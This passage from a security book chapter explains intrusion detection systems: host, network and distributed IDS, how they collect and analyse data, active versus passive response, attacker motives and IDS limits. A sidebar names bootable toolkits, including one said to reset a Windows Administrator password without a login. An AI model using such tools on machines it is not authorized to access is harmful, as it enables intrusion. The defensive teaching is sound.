Even though we just said that HIDSs shine when it comes to looking inside encrypted data because they are on the host that is sending or receiving the data (and as a result are more likely to see the information before it is encrypted or after it is decrypted), that isn't completely true. It is important to remember that they are only better if they are actually seeing the unencrypted data. That means that if the encryption is occurring at the application layer (for example, your Web browser or an SSH client or e-mail client is doing the encryption) and your HIDS is seeing the network traffic as it leaves or enters your system, after the encryption has taken place or before the decryption has taken place, then it doesn't matter that it is a HIDS; it still can't see through the encryption and is just as blind as any NIDS would be.

Host-Specific Information

While most HIDSs don't actually watch *everything* that happens on a host, they are capable of seeing all the behavior of a given host, from file creation and access to system calls to local network activity to the loopback interface. It is very common for HIDSs to create a database of the state of the system (file sizes, permissions, access times) when they are installed, and then monitor for deviations from that baseline. In fact, for many types of HIDSs the tuning process requires installing the HIDS software and then progressing with normal system activity to establish a baseline of what is changed when, and by whom.

Subnet-Specific Information

Most networks have common patterns to their traffic flows. If you know that one machine on your network is a mail server, you will not be surprised to see Simple Mail Transfer Protocol (SMTP) traffic going to and coming from it. If you are used to seeing a network-monitoring device ping every device on your network every five minutes, that traffic is acceptable even though the same behavior from another device on your network would be worrisome. Over time, a good NIDS should be tuned to recognize the expected behavior of the subnet on which it resides, permitting traffic that is known to be expected and acceptable, and sending alerts for similar traffic from unauthorized hosts. The workstation of your authorized pen-tester may scan your network, while the workstation of your new intern may not.

OINK!

The NIDS deployment described in the previous paragraph is frequently referred to as a policy-based IDS. It is most effective in environments where you have strict control over what type of traffic is acceptable. As a result, it is very common in military deployments or for companies that exercise extremely tight control over their networks and systems. If you have a very dynamic or extremely complex environment, it may be harder to implement a strict policy-based IDS approach. We discuss this approach in more detail later in this chapter and in Chapter 12.

Another worthwhile and often overlooked component of the subnet traffic is the Layer 2 protocol mapping that can be done. Most IDSs overlook Address Resolution Protocol (ARP) traffic, used to map MAC addresses to IP addresses on the local network. It is possible for attackers to spoof traffic by changing their MAC address or forging an IP address that is not theirs and then trying to intercept the return traffic. This type of tomfoolery may be viewable at the subnet level, depending on your network topology. If your NIDS is not on the same local subnet on which the Layer 2 attacks are happening, it will not detect them correctly. When network traffic crosses a router, the MAC address changes. Since we're checking for the ports and locations of MAC addresses, we cannot afford to have them change before examination or the data becomes unreliable. Therefore, if you want to capture Layer 2 data with your NIDS, ensure that your

NIDS is on the same local subnet as all the machines you want to monitor, before any routers become involved in the data stream.

Distributed IDS

All of the information can be collected and correlated with a DIDS, but the scale is much greater. Instead of getting the local-network view of your subnet and its machines, you get a view of the activity across your entire enterprise. You can pick out data patterns that would have been baffling or inconsequential at a smaller scale, and what seems to have been an automated backup of one server turns out to be a coordinated (malicious) replication of data network-wide, when you look at the big picture. Looking at traffic from the DIDS level allows you to see large-scale data flows and overall trends more clearly. The downside is that you must have the tools to effectively comprehend the amount of data you are collecting; otherwise, the subtle attacks that you had hoped to discover will be lost in the general noise from your environment.

How the IDS Watches Your Network

Without an effective method of collecting data to analyze, there really isn't any purpose to an IDS. Luckily, there are several possible ways for your IDS to collect data to analyze. The following are the most common methods of collecting data for your IDS to analyze. Each has its own strengths and weaknesses, and all are best suited for different tasks. There are several possible sources of data for your IDS.

Packet Sniffing

Any IDS that looks at network traffic performs packet sniffing. As we mentioned, NIDSs operate by setting an interface into promiscuous mode and packet-sniffing on that interface. By doing so, they capture each packet that crosses the wire on the local subnet. They will not see packets that cross a TCP/IP stack internal to a machine, but they will potentially see everything on the local wire. However, many HIDSs that perform analysis of network traffic also use similar techniques without the use of promiscuous mode, to collect traffic specific to the host on which they reside. Packet sniffing is a classic way of doing intrusion detection, and there are equally classic techniques of IDS evasion that can be used against packet sniffing IDS; for example, fragmentation attacks, which split the attack payload among several packets. We discuss evasion techniques and provide some key references later in this chapter. We strongly encourage you to read them and then keep them in mind when listening to vendors talk about never

missing an attack. The IDS response to this was to create the capability for the IDS to reassemble packets and then match against the assembled packet. The attacker response was to change the way the packets are fragmented, causing some data to overwrite itself. Then, IDS techniques were created for that, and so on, and so on. In case you hadn't guessed, Snort uses packet sniffing.

Log Parsing

Another excellent source of security data is from system log files. Many IDS systems can pull data from the system logs and alert if they see anything anomalous. In fact, some of the original IDS implementations used log monitoring as their data collection method. Some attacks are blatant in the footprints they leave in your system logs; the Secure Shell CRC32 overflow, for example, can leave

```
sshd[3698]: fatal: Local: crc32 compensation attack: network attack  
detected
```

in your logs.

OINK!

Dr. Tina Bird has done quite a bit of work in log analysis of intrusion attempts; you can read the results of her research at www.loganalysis.org.

System Call Monitoring

HIDSs are capable of setting themselves up as resident in the operating system's kernel, and watching (or in some cases intercepting) potentially malicious system calls. A system call is a request that a program makes of the operating system kernel. If the HIDS thinks that the system call might be malicious, such as requesting a change of one's user ID to that of the root user, it can create an alert or, in the case of some HIDSs such as the Linux Intrusion Detection System (LIDS), disallow the system call unless specifically overridden.

Filesystem Watching

Another very common tactic of HIDSs is to keep an eye on the sizes and attributes of crucial files in a filesystem. If your operating system kernel suddenly

changes size and none of your system administrators knows anything about it, this is probably something to check into. If you find yourself with world-writable directories or you find that your common system binaries have changed, it's possible that they have been Trojaned. Watching the filesystem like this helps alert administrators to possible malicious activity; if not before the fact, at least as soon after as possible. Tripwire is perhaps the best-known example of a tool to monitor files for changes, but there are many others that do the same thing, including the open-source tool Advanced Intrusion Detection Environment (AIDE).

How the IDS Takes the Data It Gathers and Finds Intrusion Attempts

Any IDS is going to collect a vast amount of data—networks are busy, servers are buzzing, there is data transfer constantly going on, processes constantly being run, and a general low hum of electronic noise on your network. To be effective, an IDS must have at least one (and possibly several) algorithm for determining what traffic is worth the attention of your administrators. There are several strategies, but at the most basic level there are two tactical options.

Known Good versus Known Bad

Network traffic can be identified and classified in several fashions. You can seek to have your traffic conform to a given security policy, dictated by the particular needs of your enterprise or your network. Some administrators choose to only allow traffic that they know to be good, while others choose to only block traffic that they know to be bad. Most often, policy-based approaches will center on a known-good approach. To make the best decision for your enterprise, consider what types of traffic you are likely to see, how much staffing you have to deal with the alerts, and how paranoid you want to be.

Do you want to identify the known acceptable traffic on your network, and flag on everything else, or do you want to identify the known attacks and let everything else go by without comment? That's the basic conundrum of IDS strategy; firewall administrators are no doubt familiar with the dilemma. The known-good strategy will be orders of magnitude more work, as you try to sort through all the traffic on your network, determining what is supposed to be happening and what is dodgy. You'll immediately be faced with a large amount of false positives spewed forth by a frantically busy IDS, and will have to slowly winnow them down to a manageable level as you identify the known-good traffic on your network. In addition, unless nothing ever changes on your network, you will have

to constantly tune and retune the IDS to adjust to the normal changes that happen over time in almost any environment. There are automated tools for defining “normal,” where “normal” is expected to be an acceptable approximation of “good.” However, such tools suffer from issues of false positives in complex or highly dynamic environments. They can also be tricked into deciding that something is “normal” if the new activity occurs in small enough amounts over a long enough period of time. (Think of the story of boiling a frog—if you drop a frog in boiling water it jumps out. If you put a frog in cool water and slowly raise the temperature, it won’t notice and will simply be cooked.)

However, following a strategy of only alerting on known or suspected malicious traffic will result in much lower alert volume. In addition, because the rules can be very specific about what the definition is of something bad, when an alert does go off (assuming the rules are well written), you can be fairly confident that the “bad” activity was actually seen. This means that the person monitoring the IDS doesn’t have to be as skilled (because he doesn’t have to be able to troubleshoot the IDS), which can be a significant issue. However, this approach carries the strong likelihood of missing attack traffic that doesn’t happen to match your rules or algorithms, and if you write more flexible rules, the number of false positives will go up. In some scenarios, such as with Archibald Enduser’s home box, where Archibald doesn’t know a lot about intrusion detection and doesn’t have the time or inclination to learn, this may be the better solution. However, if you want to increase your likelihood of catching a given attack, and you have the resources available to monitor and maintain the IDS, you might want to consider the other approach. Your choice of strategy is a cost/benefit analysis; weigh the time and resources that you are willing to devote to IDSs with the importance of catching the maximum number of attacks.

OINK!

In reality, most well-planned IDS implementations use a combination of both approaches. Where you can tightly define allowed traffic, use a “known-good” approach. Where you have to be a little more permissive or the environment changes too frequently to define, use “known-bad.” Use each where it makes sense and you’ll be a much happier intrusion analyst.

Technologies for Implementing Your Strategy

IDSs differentiate attack traffic from innocuous network and system activity in several ways. Some primarily use a technique called *rule-based* (a.k.a. *signature-based*) *analysis*, matching a known pattern to activity seen on the system or network. We have seen examples of Snort rules already, looking for packet content on the network and matching it to a series of predefined rules. The same thing can be done when looking at entries in log files or sets of system calls. This is very similar to the way many antivirus programs use virus signatures to recognize and block infected files, programs, or active Web content from entering a computer system (and why you have to constantly update your anti-virus software). Signature detection is the most widely used approach in commercial IDS technology today, since it is easily demonstrable, effective, and very customizable with limited training or experience. As new attacks are developed and seen in the wild, new signatures can be written to match and alert against the new forms of attack.

A more complex version of rule-based analysis is protocol analysis. Instead of writing a relatively simple rule that defines something about a specific event (good or bad), protocol analysis attempts to define every possible acceptable behavior for a specific kind of activity. For example, when our computer wants to set up a TCP connection, it sends a SYN packet. The acceptable responses are either RST/ACK or SYN/ACK. Anything else would be a violation of the protocol. This approach allows a little more flexibility in defining what “bad” is. Instead of saying, “If you see a string of greater than 500 bytes, filled with a specific character, it is an attack of this type,” you can say, “At this point in the connection, you should not see strings greater than 500 bytes. If you do, it is an attack. If you see more than 500 bytes at some other point in the connection, it is okay.” The problem is that while protocols are tightly and clearly defined, not all vendors choose to pay attention to everything in the protocol definition. As a result, you may find that your protocol analysis-based IDS is correctly complaining about something that is not allowed in the RFC (Request For Comments—the documents used to define most Internet protocols. For a full list, see www.rfc-editor.org) but is completely normal for applications from a specific vendor. In addition, it is tremendously time consuming and complex to write a good protocol model, and to implement it in an efficient enough fashion that it can be used to watch high-speed networks. This takes years of experience. This means that most vendors tend to be *very* unwilling to share their protocol models openly, even with customers. Consequently, troubleshooting false positives for protocol analysis IDS, or getting a false positive fixed can be a long process while you wait for your vendor. Another approach is called *anomaly*

detection. It uses learned or predefined concepts about “normal” and “abnormal” system activity (called *heuristics*) to distinguish anomalies from normal system behavior and to monitor, report on, or block anomalies as they occur. Some anomaly detection IDSs come with predefined standards for what normal network traffic should look like, and others watch the traffic on your network (or activities on your systems) and use a learning algorithm to develop a baseline profile from that. These profiles are baselines of normal activity and can be constructed using statistical sampling, a rule-based approach, or neural networks, to name just a few of the methods.

Literally hundreds of vendors offer various forms of commercial IDS implementations. Because of the simplicity of implementation, the majority of implementations are primarily signature based, with fewer protocol analysis solutions and only limited anomaly-based detection capabilities present in certain specific products or solutions.

OINK!

While most effective IDS deployments combine network- and host-based IDS implementations, very few vendors have been able to successfully offer both kinds of IDSs or IDSs that combine multiple technological approaches. The products end up doing everything in a barely acceptable fashion but nothing tremendously well. This may actually be changing due to the large number of acquisitions that we’ve seen in the IDS space in recent years. The vendors who are left may actually have the resources to dedicate to each separate area of focus, or they may just manage to do a miserable job in all the areas—which is what we’ve seen so often after acquisitions in the past.

What the IDS Does When It Finds an Attack Attempt

Most modern IDSs include some limited automatic response capabilities, but these usually concentrate on automated traffic filtering, blocking, or disconnects as a last resort. Although some systems claim to be able to launch counterstrikes against attacks, best practices indicate that automated identification and back-trace facilities are the most useful aspects (and the ones least likely to get you sued) that such facilities provide and are therefore those most likely to be used. There are different and highly configurable approaches to what the IDS actually

does when it detects an intrusion attempt. Although Chapter 12 will get into this in more detail, it is worth discussing briefly the merits of active IDS response (sometimes mistakenly known as IPS, or Intrusion Prevention Systems) versus the more traditional passive detection and alerting.

Passive Response

Traditionally, IDSs will watch the activity, and can be configured to log to a file and/or send alerts to the administrator(s). These alerts can take many forms—Simple Network Management Protocol (SNMP) traps, outgoing e-mails, pages or text messages to the system administrator, even automated phone calls. Most administrators configure the IDS to alert them in various ways depending on the severity of the perceived attack and the frequency of its occurrence. You don't want to be paged 10 times an hour for something that seems dire at first but turns out to be a false positive every time. However, you do want to be notified for an alert indicating a serious compromise, especially if it doesn't false-positive very often.

Traditional IDSs stop there. They are usually set up with a management interface entirely separate from their listening tap on the network, so that they don't betray their presence on the tap by sending alerts all the time. Very often, the listening tap doesn't even have an IP address, and is a stealth interface configured not to respond to any traffic.

Active Response

IDSs with Active response capabilities and IPSs (the two are different, see Chapter 12 for an explanation of why) emulate all the behavior of traditional passive IDSs as far as detection goes. However, when they see an attempted attack, they can be configured to take proactive measures against it rather than just alerting the administrator and waiting for him to take action. They can be placed inline and drop traffic they see as malicious, they can spoof Transmission Control Protocol (TCP) resets to either the source or destination systems (or both) to abruptly terminate a TCP session that they see attack traffic coming through, or they can send Internet Control Message Protocol (ICMP) Unreachable messages to the source system in an effort to convince it that the target system is unreachable; some reconfigure firewalls or routers between the targets and the attackers to block the traffic. Some systems will do nameserver lookups or traceroutes on the attacking system in an attempt to gather informa-

tion about it. Some will even portscan the attacking system back, and give you a report of its likely operating system and possible vulnerabilities.

The appeal of active response is that you don't have to have a system administrator watching the wire in real time. The peril is that the consequences of a misconfiguration become much graver. We have set up brand new IDSs with prevention capabilities before, only to watch them listen to the network traffic, decide that our DNS server was portscanning the network, and block all access to it. Without name service, many network applications come to a screeching halt. IPSs should be checked for whitelisting capabilities beforehand in order to avoid just such scenarios. It would also be advisable to check the legalities in your jurisdiction if you're planning to have your system automatically trace or scan "attacking" systems.

Inline IDS

Another common configuration debate is whether your IDS should sit on a tap on your switched network, or sit inline between you and the Internet. There are advantages and disadvantages to both configurations. If you intend to have your IDS act as an IPS, setting it inline might be something you would strongly want to consider. Prevention is far more effective when the IDS is capable of simply dropping traffic that it has determined should not be allowed through. When your IDS is not inline, you can send ICMP unreachables or TCP Resets to both source and destination, but you have to hope that the devices themselves behave properly. You're not controlling the network segment between them, so there is only so much you can do. With an inline IDS, far more control is in your hands. Chapter 12 discusses this issue in greater detail.

There are two prime worries with this type of configuration—false positives have even more disastrous consequences than with your average IPS, and performance can be a significant concern. Since all of your network traffic is going through this one box, a single point of failure is often worrisome from a redundancy and performance point of view.

Answering Common IDS Questions

Let's look at some of the major questions that people often have when considering an IDS for their network. It's important to understand the function of an IDS within your overall security design, the differences between an IDS and your other security devices, and what an IDS can and cannot do for you in terms of enhancing the security of your network.

Why Are Intrusion Detection Systems Important?

IDSs provide an integral audit component of a robust security design and policy. They let you know when you're being scanned and when you're being attacked. They provide more information than you could get just by checking your server and firewall logs. You can see the attacks that fail and the attacks that succeed, and get real-time notification of attempted attacks. You can watch your own network traffic and become aware of misconfigurations as well as malicious attacks earlier than you may have noticed without an IDS. They are not the be-all, end-all solution to every security woe, but they are a valuable tool in the hands of a skilled security administrator.

Why Doesn't My Firewall Serve as an IDS?

While some integrated appliances out there claim to be both a firewall and an IDS, and we are probably going to see more of those in the future, a firewall's function is to filter packets, not to alert on potentially malicious traffic. Firewalls are primarily designed to deny or allow traffic to access the network, not to alert administrators of malevolent activity. Many firewalls are only network-level packet filters, allowing or denying traffic based purely on the source and destination IP address and port. This doesn't begin to touch the complexity of the traffic analysis that an IDS handles. We discuss this in depth in Chapter 12, but the simple analogy is that you don't trust the locks on your doors to also act as cameras, so why should your locks on your network (the firewalls) be expected to be cameras (the IDS)?

Why Are Attackers Interested in Me?

Put simply, because you're there. While attackers certainly do look for high-value targets (targets that have something they specifically want), any system connected to the Internet these days is a potential target. While many attackers will go for juicy-looking targets and other low-hanging fruit, not being the most tempting target out there doesn't mean you are safe. You don't want to be just a little bit more secure than the next guy... in today's digital environment, you want to be actually safe. Many managers make the mistake of thinking that the attacker wants the company's data. In most cases, the attacker wants to steal bandwidth, not secrets.

Automated Scanning/ Attacking Doesn't Care Who You Are

Many attackers scan (or even attack without scanning) entire class B subnets at a time. For those of you who don't do exponential math in your head, that's 65,536 machines at a time. Many script kiddies aren't looking for any particular machine; they just want as many compromised "zombie" machines as possible. Therefore, they will launch their automated scans, and attempt to exploit all machines that they see as vulnerable, regardless of who they are. You@example.com is treated just the same as you@whitehouse.gov or you@google.com. And that's more consideration than you'll get from many of the automated worms and viruses, which will happily scan random subnets and all the machines on them without any cognizance whatsoever of what machines are on those networks and whether they should be doing that after all.

So why do these attackers want so many random machines that may or may not be valuable to them? They want something you have, whether that's bandwidth, clock cycles of your CPU, or data.

Desirable Resources Make You a Target

The more you have, the more others will want it. If even Archibald Enduser is a target, larger machines and corporate networks are that much more so. But what are these miscreants hoping to do with your computer?

Bandwidth

Well-connected computers are valued in the underground for several purposes. One of the most popular is to launch distributed denial-of-service attacks (DDoS), using your bandwidth to send attack traffic to people whom they don't like. Of course, this will make your legitimate use of your computer and its network a lot slower, but they don't really care about that. Bandwidth can also be used for for-profit spambots, hijacking your computer to churn out ads for generic Viagra and plastic surgery, or for hosting high-volume warez servers of pirated software, movies, porn, and music.

Disk Space

Disk space is usually a concern for attackers planning on setting up warez servers to share out pirated software, movies, porn, and music. The more disk space you have, the more attractive your server will be to use for such purposes.

Valuable Information

If your machine has any type of sensitive information on it, it is possible that the attackers are after that. Whether it's a targeted attack to attempt to steal your secret corporate plans to build Isengard 2.0, or some attacker who got lucky, corporate espionage or information selling is not unfeasible. Look at the scandal involving partisan information theft in the U.S. Congress in 2004, for just one example.

OINK!

Because there is a profit to be made from stealing information, these attackers are frequently the best funded and most highly skilled of the threats you or any company you work for are likely to face. Case in point: Six months prior to Slammer, there was another worm that exploited a weakness in Microsoft's SQL server. The worm, known as SQL Snake, took advantage of the fact that many SQL server installations had a default SA (admin) password that was blank. The person who released the worm is said to have stolen hundreds of databases, and was offering them for sale.

Political or Emotional Motivations

Some attackers are motivated by political gain, or some sort of a feeling of revenge upon someone they don't like. The DDoS attacks generated by the MyDoom worm variants in early 2004 are an example of this, targeting sco.com and Microsoft.com, and reportedly passing over domains like google.com and Berkeley.edu. Internet Relay Chat (IRC) servers are well known in the security community for drawing fire—when Internet flamewars break out, DDoS attacks are often the result. There's a well-known ongoing series of cyber hostilities between Indian and Pakistani hackers, for example, with viruses flying back and forth and defacements proclaiming political causes and the superiority or inferiority of one nationality over the other. Since the September 11 terrorist attacks on the United States, there have been reported acts of technical jihad, with American hackers attacking sites they perceive as affiliated with al Qaeda, and vice versa.

Where Does an IDS Fit with the Rest of My Security Plan?

Alongside a good security policy, incident response plan, firewall architecture, virus checkers, and all the other features of a modern security plan for enterprise networks, an IDS can play a vital role in securing your enterprise. Your IDS can be an early warning of network trouble, often picking up malicious activity before any of your other layers of defense. Your IDS can provide necessary logs and proof of activity, should you ever need to go to court regarding a network intrusion. Your IDS can alert your system administrators and security staff to problems in time for them to take effective action, and it can be a useful tool in enforcing enterprise IT policy and flagging violations. Last but certainly not least, it can provide a warning that your other security measures may have failed in time to fix them. Many companies and organizations put a NIDS sensor on each side of their firewall and then tune the sensor on the protected side to send high-priority alerts if any traffic is seen that should not have gotten through the firewall.

Where Should I Be Looking for Intrusions?

A good security policy addresses multiple layers of security, protecting your enterprise assets in many ways. This philosophy is called “defense in depth,” and is central to mounting an effective defense against the multiple threats facing a modern enterprise. If attackers can’t get past your firewall, they may call the help desk and try to bluff them into giving away account credentials. If they can’t get in to your headquarters by walking on in, they may send your vice president an e-mail with a backdoor disguised as a holiday card. The creative ways in which attackers can approach your network are limited only by their imaginations. Unfortunately, this means that the most correct answer to this question is, “you should be looking everywhere.” However, when talking strictly about IDS placement, you should be watching every point where your network connects to another network (Internet connections, DMZs, modem banks, VPN gateways, and so forth), and any server that is important enough that you would be upset if it were compromised. If you would like to know more about some of the alternate ways that attackers use to get into companies, Kevin Mitnick’s recent book *The Art of Deception* describes some of the various nontraditional ways that security can be subverted.

Operating System Security—Backdoors and Trojans

This is the classic sort of thing that most people think of when they consider network security—Trojans, backdoors, compromises of individual boxes through weaknesses of software or configurations. In addition to good system administration practices like keeping up to date on your patching and turning off services that you don't need by default, you should consider a regular scan or vulnerability assessment of your own network. This will help you detect unknown listening services or unapproved configurations. You should have standard, documented, hardened configuration templates so that when a new machine is attached to your network, it's not going to be the gateway through which a thousand preventable compromises pour. IDSs can help greatly in watching for this type of traffic.

OINK!

There has been an interesting development from a couple of vendors (well... two so far) who are now offering software that supposedly can identify vulnerabilities on systems just by passively watching their network traffic. If it works, this would allow you to have your IDS sensor actually perform some amount of vulnerability monitoring and analysis. One of the biggest complaints many companies have with vulnerability scanning is the risk of having it crash a server or the added load on the network. This approach has the advantage of not ever touching the servers and not adding any load to the network at all. At publication time, the two vendors we know of who offer this are Tenable Security and Sourcefire.

Physical Security

Good security practices look at more than just your network connectivity. Physical attacks and approaches are alive and well. Can someone walk in to your enterprise, pick up a laptop with valuable data on it, and stroll out the door undetected? Don't laugh! This happens more often than you might imagine. It happened recently to an airline; two men dressed as technicians went in to an office and walked out with two of the company's mainframe computers. We can only speculate as to what they wanted or have done with the information they

got, since they haven't been caught. It is highly doubtful that they were just doing it for the thrill. If so, you need to give some thought to your physical security model as well as your network security. Are your servers located in a separate space with some type of access control for your staff? Any network security consultant will tell you that physical access to a device is extremely dangerous. In most cases, all you have to do is reboot the machine and set the BIOS to boot from a CD-ROM. There are security toolkits small enough to fit on a credit card-sized CD-ROM that contain all the forensics tools you'd need to discover almost any type of information about the servers' hard drives and data, and plenty that will change things at will. These toolkits are operating-system agnostic; a bootable Linux CD can reset your Administrator password for a Windows machine, for example. Even more dangerous, bootable USB drives are becoming common now, which counters the remove-all-disk-and-CDROM-drives defense.

Tools & Traps...

Bootable CD Toolkits

- **FIRE** A portable CD-ROM based Linux distribution with 196 security and forensics tools at the time of writing (version 0.4). FIRE is designed to provide an environment to do vulnerability assessment, data forensics, virus scanning, and incident response from a bootable CD-ROM. Tremendously useful to the security administrator, FIRE is also extremely useful to people of variable morality in physical vulnerability assessment scenarios. Anything you can do with this tool, an attacker can also do. Available online at <http://fire.dmzs.com/>.
- **Knoppix** A full-featured Linux environment including graphical user interface (GUI), OpenOffice, the Gimp, Abiword, and Mozilla. Less obviously useful to the attacker or the security administrator than FIRE, but offers the capability to look at office documents on the local machine right there from your own operating system, edit, and leave without having had to log in or access the system through legitimate means. Available online at www.knoppix.net.

Continued

- **Linux-BBC** Well known in the Linux community, the Linux Bootable Business Card (BBC) is a Linux distribution on CD-ROM cut to the form factor of a mini-business card. Small enough to slip into anyone's wallet unnoticed, the Linux-BBC supports large IDE disks, BitTorrent, and The Coroner's Toolkit, a software forensics package. Available online at www.linux-bbc.org.
- **Offline NT Password & Registry Editor, Bootdisk/CD** Need to change the Administrator password (or any other password) on a Windows system? Don't have a login currently? Go to <http://home.eunet.no/~pnordah/ntpasswd/bootdisk.html> and download this toolkit. In less than 10 minutes, you can change the password, boot back to Windows, and log in with your new password.

Keeping your servers away from miscreants and attackers isn't the limit of physical security, though. Guarding against someone running off with a laptop containing sensitive data, ensuring that if someone sets fire to your main data center that you have an offsite backup of all your important information, and training your staff to be aware of social engineering attempts and what to do in case of an attempted security breach are all important facets of physical security.

Application Security and Data Integrity

Are you sure that your data has not been tampered with? How do you know that the source code in your central CVS repository is the same as the source code that was there last night? How can you prove that the figures in your banking database are true and accurate rather than jimmied? Provable authentication of the integrity of your data is crucial to the modern enterprise, and there are highly motivated attackers out there just waiting to get their hands on your resources. From the attempted backdooring of the Linux source code tree in November 2003 to the wireless hack of an Israeli post office's network, leading to the alleged theft of 80,000 credit card numbers, we can see that attackers have every reason to want to take advantage of vulnerable applications. If you don't have some way of verifying that your data is unmodified or that your transactions are secure, you will be in very bad shape indeed in the event of a successful intrusion, or even a potentially successful one. Saying "I don't know" when asked about data integrity is rarely good enough for the customers.

Correlation of All These Sources

Although Chapter 10, “Optimizing Snort,” addresses this issue in depth, it is worth mentioning that correlating your security information from multiple sources is much more likely to help you reconstruct what happened when analyzing intrusion attempts. Data from your firewalls and routers can back up the alerts seen by your IDS. Overlapping sources can cover for each other in case of the failure of one system, and when you can correlate alerts from multiple sources, you can have a much higher confidence that you aren’t dealing with a false positive. Logs of keycard swipes can help you determine who (or at the least, whose access credentials) was in a given area at the time in question, network access credentials can help you determine who logged in, and security cameras can help you verify whether the person at the keyboard was the person whose password you have on file.

What Will an IDS Do for Me?

An IDS can be a valuable addition to your security toolkit. It can give you unprecedented insight into what’s really going on in your network, and alert you to new trouble or attacks before you otherwise would have seen them. It can help you monitor and enforce your company’s security policies, gain deeper insight into trends in your system and network usage, and plan better for future budgeting and purchases through seeing where your blind spots and problems are. It can notify your administrators of a likely system compromise, or even of a failed attempt. And it never gets tired, never needs a coffee break, and doesn’t demand a raise every time you yell at it.

Continuously Watch Packets on Your Network and Understand Them

We have yet to meet the system administrator or security engineer who is capable of this for more than five minutes, and that’s on a slow network connection and generally reading hex, not binary. An IDS is perfectly capable of tirelessly matching packet after packet to its known signatures, and comparing their payloads without needing to translate into a human-readable form. Its algorithms are normally at least several orders of magnitude faster than a human attempting to perform the same job, and generally less prone to mistakes.

Read Hundreds of Megs of Logs Daily and Look for Specific Issues

An IDS can significantly speed up the amount of log files that you can parse on a daily basis. When you are responsible for the security of a large environment, the volume of log files that you'll find yourself accumulating is truly astounding (think terabytes for a large group of systems and an active high-speed network). Going over them all by hand becomes increasingly impossible the bigger your network grows. A log-parsing IDS provides a sane and sensible way to look for particular issues and signatures in your log files, giving you a better idea of what's going on with all your various devices.

Create Tremendous Amounts of Data No Matter How Well You Tune It

Even the most precisely tuned IDS is going to have voluminous output. Although it seems almost a contradiction to say so, anomalous network and system events are happening all the time. Users are becoming root. Commands are being sent over Web interfaces. Administrator passwords are being changed, packets with bad combinations of TCP flags are being sent, applications are abusing protocols in ways that only the most twisted and tortured of minds could come up with, and automated worms and viruses continue in their blind quest for self-propagation. Each of these events can trigger an IDS alert. And when you have a few thousand of them a day, well, managing your alerts becomes a major challenge.

Very often, IDS administrators are faced with the daily prospect of having to sort through a few thousand (or a few hundred thousand) alerts, many of which are known issues, but not tuned out because someone eventually intends to get around to correcting them. Some are just difficult to tune out by their very nature—many operating systems and applications send packets that just should not be! However, you can't spend your time tuning out every individual system on the Internet that might be running one of those operating systems, and you don't want to junk the signature entirely for fear of missing the actual stealthy portscans that might be network reconnaissance. When you decide to set up an IDS, be prepared for some situations akin to this to occur. No matter how well you tune, you will get data—and lots of it. Some of it will be false positives. Writing good rules and correlating your data can decrease the false positives and even the number of true positives that need to be looked at individually, but you still end up with lots of data.

Create So Much Data that If You Don't Tune It, You Might as Well Not Have It

One of our special frustrations as security geeks is encountering situations where a company has invested a fortune in the latest cutting-edge IDSs, sparing no expense, and then has hired one person with no security background whatsoever to monitor and administer them all. The poor administrator has no idea how to tune an IDS, and still less idea of how to deal with the barrage of alerts she's being hammered with. The pointy-haired boss's inevitable conclusion to this scenario is that all IDSs are worthless. After all, they paid for the best, didn't they?

Tuning the false positives out of your IDS is crucial. Having knowledgeable administrators involved in the design and placement of the sensors and then in the tuning of the ruleset is essential. If you don't know your network well enough to winnow out the known issues and the definite false positives, you'll be awash in a sea of portscans and informational alerts, with no easy way of wading through all that data to find the relatively few blatant attacks and/or subtle system compromises. Every IDS out of the box will generate massive amounts of false positives, and an unknowledgeable security geek might as well not have one.

Find Subtle Trends in Large Amounts of Data that Might Not Otherwise Be Noticed

One of the benefits of having such a massive base of data is the ability to look at trends in the alerts or packet flows. Are you getting more scans for an unusual port today than you were yesterday? Has it been steadily on the rise recently? Perhaps a new tool or exploit out there targets that port. Have you been seeing more failed logins to various servers on your network? Perhaps someone is walking around and trying to guess passwords. The ability to see the big picture in the reams of data may be enhanced by an IDS, particularly an IDS with correlation capabilities.

Supplement Your Other Protection Mechanisms

An IDS can act as confirmation or backup for your other network security systems. This goes back to the principle of defense in depth. If you are seeing exploit traffic aimed at your Web proxy and you're not sure if your proxy sanitizes the traffic before passing it on to your end user, check your IDS. See if it's alerting on the traffic both before and after the proxy. If you know that someone with Administrator access used Remote Desktop to connect to the Exchange

server right before it broke yesterday, check your IDS logs to see if you have a record of who accessed that server, from where, and (if you have both HIDSs and NIDSs) what sort of traffic he sent. The absence of an IDS alert should not be used as proof positive that everything is okay. As we said earlier, IDSs will not catch every attack. Even if they have a signature for it, a sufficiently high volume of traffic will cause the IDS to drop packets. However, the presence of an alert can be used as a backup and support to other network security systems and logs.

Act as a Force Multiplier Competent System/Network Administrator

Using an IDS, good security geeks will be able to go through far more logs and far more network data than they could without one. While an IDS will not replace additional skilled help, it can make each competent geek more effective than he would have been without the additional tools. When investigating an intrusion attempt, it is greatly helpful to be able to say, “What other alerts did this source IP or user generate? What other alerts were associated with this destination IP?” Being able to quickly put your fingers on other relevant data can help administrators understand the kind and scope of their issue far more quickly than if they had to do all the log parsing and searching by hand.

OINK!

What Is a Force Multiplier? A force multiplier is something that increases the amount of result you get back for the force exerted. Look at any book on mechanical engineering (*The Way Things Work* is a good one) for examples.

Let You Know When It Looks Like You Are Under Attack

With the myriad alerting capabilities of most IDSs out there, there are a plethora of ways to notify your on-call or on-duty system administrators when it appears that an attack is ongoing. This time saved can be an invaluable asset to an incident response team. It can make the difference between pulling one compromised system off the network before it has a chance to branch out and launch

attacks at others, or dealing with a massive enterprise-wide security breach that will take endless hours of labor to address.

What Won't an IDS Do for Me?

An IDS is not the be-all and end-all solution to all your security woes. It will not replace your system administrator, make that guy on IRC who doesn't like you go away, or answer that e-mail that you've been avoiding. It will not secure the physical perimeter of your site, magically detect every possible malicious bit flipped on your network, or tell you when one of your employees is thinking about selling you out to the competition. To get the most out of an IDS, it is important to understand its capabilities and limitations, and to design your security policy accordingly.

Replace the Need for Someone Who Is Knowledgeable about Security

Even the best IDS is only as good as its programming. It will do what you tell it to do faithfully, it will alert as you tell it to alert and, if an IPS, will respond as you tell it to respond. However, it can't tell you what to do in a new and unprecedented situation. It can't write its own signatures for new attacks, and it can't deal with an intelligent, flexible, adaptive attacker who takes an approach outside of its specifications. It cannot determine what your security policy should be. It cannot make informed recommendations for your network based on the latest industry developments. In short, it cannot replace a skilled security geek.

Catch Every Attack that Occurs

